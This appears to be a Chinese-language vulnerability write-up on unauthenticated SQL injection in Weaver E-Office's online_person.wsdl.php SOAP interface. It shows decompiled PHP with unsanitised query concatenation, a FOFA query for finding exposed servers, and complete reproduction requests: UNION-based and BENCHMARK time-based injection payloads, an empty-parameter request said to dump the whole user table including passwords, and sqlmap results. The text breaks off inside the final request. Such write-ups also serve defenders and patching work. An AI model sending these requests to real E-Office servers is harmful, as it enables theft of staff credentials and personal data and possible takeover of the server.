漏洞简介
泛微E-Office是一款标准化的协同 OA 办公软件,泛微协同办公产品系列成员之一,实行通用化产品设计,充分贴合企业管理需求,本着简洁易用、高效智能的原则,为企业快速打造移动化、无纸化、数字化的办公平台。泛微e-office online_person.wsdl.php 接口处存在SQL注入漏洞,未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息(例如管理员后台密码、站点用户个人信息)之外,攻击者甚至可以在高权限下向服务器写入命令,进一步获取服务器系统权限。
影响版本
e-office <=9.5
fofa语法
app="泛微-EOffice"
漏洞分析
webservice-json/online_person/online_person.wsdl.php
<?php

function get_UserInfo( $userid, $username, $start, $limit )
{
    $userapi = new user( );
    $user_info = array( );
    $user_info = $userapi->GetUserInforList( $userid, $username, $start, $limit );
    foreach ( $user_info as $index => $val )
    {
        $user_info[$index]['PRIV_NAME'] = ( $val['USER_PRIV']."," );
        $user_info[$index]['PRIV_NAME'] = ( $user_info[$index]['PRIV_NAME'], 0, -1 );
        $user_info[$index]['DEPT_NAME'] = ( $val['DEPT_ID'] );
    }
    return ( $user_info );
}

function getUserAmount( $userid, $username )
{
    $userapi = new user( );
    $user_counts = $userapi->GetSearchUserAmount( $userid, $username );
    return $user_counts;
}

function getOnline( $userid )
{
    $user_online = ( $userid );
    return ( $user_online );
}

function getPrivInfo( $a )
{
    $userapi = new user( );
    $user_privinfo = $userapi->getPrivInfo( $a );
    return ( $user_privinfo );
}

function GetDeptInformation( $a )
{
    $userapi = new user( );
    $user_deptinfo = $userapi->getDeptInfo( $a );
    return ( $user_deptinfo );
}

function getHrInfo( $a )
{
    $userapi = new user( );
    $user_hrinfo = $userapi->getHrInfo( $a );
    return ( $user_hrinfo );
}

function getCreatpic( $imagesource, $picname, $size, $attachmentid )
{
    $creat_pic = ( $imagesource, $picname, $size = "80", $attachmentid = "" );
    return $creat_pic;
}

function GetAllDeptInfo( $DeptId )
{
    $userapi = new user( );
    $AllDeptInfo = $userapi->GetAllDeptInfo( $DeptId );
    return ( $AllDeptInfo );
}

function GetAllDeptUser( $Infor )
{
    $userapi = new user( );
    $AllUser = $userapi->GetAllDeptUser( $Infor );
    return ( $AllUser );
}

function GetUserIdbyUserAccount( $useraccount )
{
    global $connection;
    $query = "SELECT * FROM user WHERE USER_ACCOUNTS='".$useraccount."'";
    $res = ( $connection, $query );
    if ( $row = ( $res ) )
    {
        $USER_ID = $row['USER_ID'];
        return ( $USER_ID );
    }
}

function GetUserPriv( $privname )
{
    global $connection;
    $userapi = new user( );
    $reStr = $userapi->GetAllPrivInfor( $privname );
    return ( $reStr );
}

include_once( "nusoap/lib/nusoap.php" );
include_once( "api/user.class.php" );
include_once( "inc/conn.php" );
include_once( "inc/utility_all.php" );
include_once( "inc/function_picture.php" );
include_once( "inc/checkcurrentsession.php" );
$server = new soap_server( );
$server->soap_defencoding = "UTF-8";
$server->decode_utf8 = false;
$server->configureWSDL( "personServicewsdl", "urn:personServicewsdl" );
$server->wsdl->schemaTargetNamespace = "urn:personServicewsdl";
$server->register( "get_UserInfo", array( "userid" => "xsd:string", "username" => "xsd:string", "start" => "xsd:string", "limit" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#get_UserInfo", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "getUserAmount", array( "userid" => "xsd:string", "username" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#getUserAmount", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "getOnline", array( "userid" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#getOnline", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "getPrivInfo", array( "a" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#getPrivInfo", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "GetDeptInformation", array( "a" => "xsd:int" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#GetDeptInformation", "rpc", "encoded", "Get E-office online_person GetDeptInformation" );
$server->register( "getHrInfo", array( "a" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#getHrInfo", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "getCreatpic", array( "imagesource" => "xsd:string", "picname" => "xsd:string", "size" => "xsd:string", "attachmentid" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#getCreatpic", "rpc", "encoded", "Get E-office online_person count" );
$server->register( "GetAllDeptInfo", array( "DeptId" => "xsd:int" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#GetAllDeptInfo", "rpc", "encoded", "Get E-office online_person Dept" );
$server->wsdl->addComplexType( "SearchCondition", "complexType", "array", "all", "", array(
    "PrivId" => array( "name" => "PrivId", "type" => "xsd:string" ),
    "DeptId" => array( "name" => "DeptId", "type" => "xsd:string" ),
    "Relation" => array( "name" => "Relation", "type" => "xsd:string" ),
    "Search" => array( "name" => "Search", "type" => "xsd:string" )
) );
$server->register( "GetAllDeptUser", array( "Infor" => "tns:SearchCondition" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#GetAllDeptUser", "rpc", "encoded", "Get E-office online_person GetAllDeptUser" );
$server->register( "GetUserIdbyUserAccount", array( "useraccount" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#GetUserIdbyUserAccount", "rpc", "encoded", "Get E-office online_person GetUserIdbyUserAccount" );
$server->register( "GetUserPriv", array( "privname" => "xsd:string" ), array( "return" => "xsd:string" ), "urn:personServicewsdl", "urn:personServicewsdl#GetUserPriv", "rpc", "encoded", "Get E-office online_person GetUserPriv" );
$server->service( $HTTP_RAW_POST_DATA );
?>
get_UserInfo
跟进 GetUserInforList 函数
public function GetUserInforList( $userid = "", $username = "", $start, $limit )
    {
        global $connection;
        $Infor = array( );
        $limit = 0 < $limit ? $limit : $this->default_limit;
        $start = 0 < $start ? $start : $this->default_start;
        $sql = "SELECT * FROM USER WHERE 1 AND DEPT_ID!='-1'";
        if ( $userid != "" )
        {
            $sql .= " AND USER_ID='".$userid."'";
        }
        if ( $username != "" )
        {
            $sql .= " AND USER_NAME LIKE '%".$username."%'";
        }
        $sql .= " ORDER BY LISTNUMBER ASC LIMIT ".$start.",".$limit."";
        $rs = ( $connection, $sql );
        while ( $row = ( $rs ) )
        {
            $Infor[] = $row;
        }
        return $Infor;
    }
$userid 、$username 均是直接拼接进SQL语句的 where 语句后,造成SQL注入漏洞,且同时还存在信息泄露,如果几个参数为空则直接查询 USER 表的所有信息全部返回。
getUserAmount
function getUserAmount( $userid, $username )
{
    $userapi = new user( );
    $user_counts = $userapi->GetSearchUserAmount( $userid, $username );
    return $user_counts;
}
跟进 GetSearchUserAmount 函数
public function GetSearchUserAmount( $userid = "", $username = "" )
    {
        global $connection;
        $sql = "SELECT COUNT(*) AS CNT FROM USER WHERE 1 AND DEPT_ID!='-1'";
        if ( $userid != "" )
        {
            $sql .= " AND USER_ID='".$userid."'";
        }
        if ( $username != "" )
        {
            $sql .= " AND USER_NAME LIKE '%".$username."%'";
        }
        $rs = ( $connection, $sql );
        $row = ( $rs );
        $amount = $row['CNT'];
        return $amount;
    }
$userid 和 $username 均直接拼接进SQL语句中执行,造成SQL注入漏洞。
getPrivInfo
function getPrivInfo( $a )
{
    $userapi = new user( );
    $user_privinfo = $userapi->getPrivInfo( $a );
    return ( $user_privinfo );
}
public function getPrivInfo( $userpriv )
{
global $connection;
$arrayd = array( );
if ( $userpriv != "" )
{
$sql = "SELECT * FROM user_priv WHERE USER_PRIV='".$userpriv."'";
$rs = ( $connection, $sql );
$row = ( $rs );
$arrayd['USER_PRIV'] = $row['USER_PRIV'];
$arrayd['PRIV_NAME'] = $row['PRIV_NAME'];
}
return $arrayd;
}$userpriv 也是直接拼接进SQL语句中执行,造成SQL注入漏洞。
GetAllDeptInfo
function GetAllDeptInfo( $DeptId )
{
    checkcurrentsession( );
    $userapi = new user( );
    $AllDeptInfo = $userapi->GetAllDeptInfo( $DeptId );
    return json_encode( $AllDeptInfo );
}

public function GetAllDeptInfo( $DeptId = "" )
    {
        global $connection;
        $DeptInfo = array( );
        $sql = "SELECT * FROM department WHERE 1";
        if ( $DeptId != "" )
        {
            $sql .= " AND DEPT_ID='".$DeptId."'";
        }
        $rs = exequery( $connection, $sql );
        while ( $row = mysql_fetch_array( $rs ) )
        {
            $info['DEPT_ID'] = $row['DEPT_ID'];
            $info['DEPT_NAME'] = $row['DEPT_NAME'];
            $info['TEL_NO'] = $row['TEL_NO'];
            $info['FAX_NO'] = $row['FAX_NO'];
            $info['DEPT_NO'] = $row['DEPT_NO'];
            $info['DEPT_PARENT'] = $row['DEPT_PARENT'];
            array_push( $DeptInfo, $info );
        }
        return $DeptInfo;
    }
$DeptId 也是直接拼接进SQL语句中执行,造成SQL注入漏洞。
GetDeptInformation、getOnline、getHrInfo、GetAllDeptUser、GetUserIdbyUserAccount和GetUserPriv 均存在同样的问题。
漏洞复现
get_UserInfo
信息泄露
POST /webservice-json/online_person/online_person.wsdl.php HTTP/1.1
User-Agent: Apache-HttpClient/4.5.5 (Java/17.0.12)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
SOAPAction: urn:personServicewsdl#get_UserInfo
Content-Type: text/xml;charset=UTF-8
Host: eoffice.mrxn.net:8082
Content-Length: 659

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:get_UserInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <userid xsi:type="xsd:string"></userid>
         <username xsi:type="xsd:string"></username>
         <start xsi:type="xsd:string"></start>
         <limit xsi:type="xsd:string"></limit>
      </urn:get_UserInfo>
   </soapenv:Body>
</soapenv:Envelope>
直接回显全部 user 表信息包括用户名、密码等敏感信息。
sql注入
POST /webservice-json/online_person/online_person.wsdl.php HTTP/1.1
User-Agent: Apache-HttpClient/4.5.5 (Java/17.0.12)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
SOAPAction: urn:personServicewsdl#get_UserInfo
Content-Type: text/xml;charset=UTF-8
Host: eoffice.mrxn.net:8082
Content-Length: 659

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:get_UserInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <userid xsi:type="xsd:string">' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787a71,0x78484e6141584a42617775657574777375444b63586946456f6e5757434a6e4775526476564e766a,0x7176786271),NULL,NULL#</userid>
         <username xsi:type="xsd:string"></username>
         <start xsi:type="xsd:string"></start>
         <limit xsi:type="xsd:string"></limit>
      </urn:get_UserInfo>
   </soapenv:Body>
</soapenv:Envelope>
sqlmap 结果如下
sqlmap identified the following injection point(s) with a total of 2338 HTTP(s) requests:
---
Parameter: SOAP #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:get_UserInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <userid xsi:type="xsd:string">' AND 3841=BENCHMARK(5000000,MD5(0x73477879))-- ltEz</userid>
         <username xsi:type="xsd:string"></username>
         <start xsi:type="xsd:string"></start>
         <limit xsi:type="xsd:string"></limit>
      </urn:get_UserInfo>
   </soapenv:Body>
</soapenv:Envelope>

    Type: UNION query
    Title: MySQL UNION query (NULL) - 56 columns
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:get_UserInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <userid xsi:type="xsd:string">' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787a71,0x78484e6141584a42617775657574777375444b63586946456f6e5757434a6e4775526476564e766a,0x7176786271),NULL,NULL#</userid>
         <username xsi:type="xsd:string"></username>
         <start xsi:type="xsd:string"></start>
         <limit xsi:type="xsd:string"></limit>
      </urn:get_UserInfo>
   </soapenv:Body>
</soapenv:Envelope>
---
getUserAmount
POST /webservice-json/online_person/online_person.wsdl.php HTTP/1.1
User-Agent: Apache-HttpClient/4.5.5 (Java/17.0.12)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
SOAPAction: urn:personServicewsdl#getUserAmount
Content-Type: text/xml;charset=UTF-8
Host: eoffice.mrxn.net:8082

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:getUserAmount soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <userid xsi:type="xsd:string">' AND 6446=BENCHMARK(5000000,MD5(0x47767341))-- Wmvy</userid>
         <username xsi:type="xsd:string">1</username>
      </urn:getUserAmount>
   </soapenv:Body>
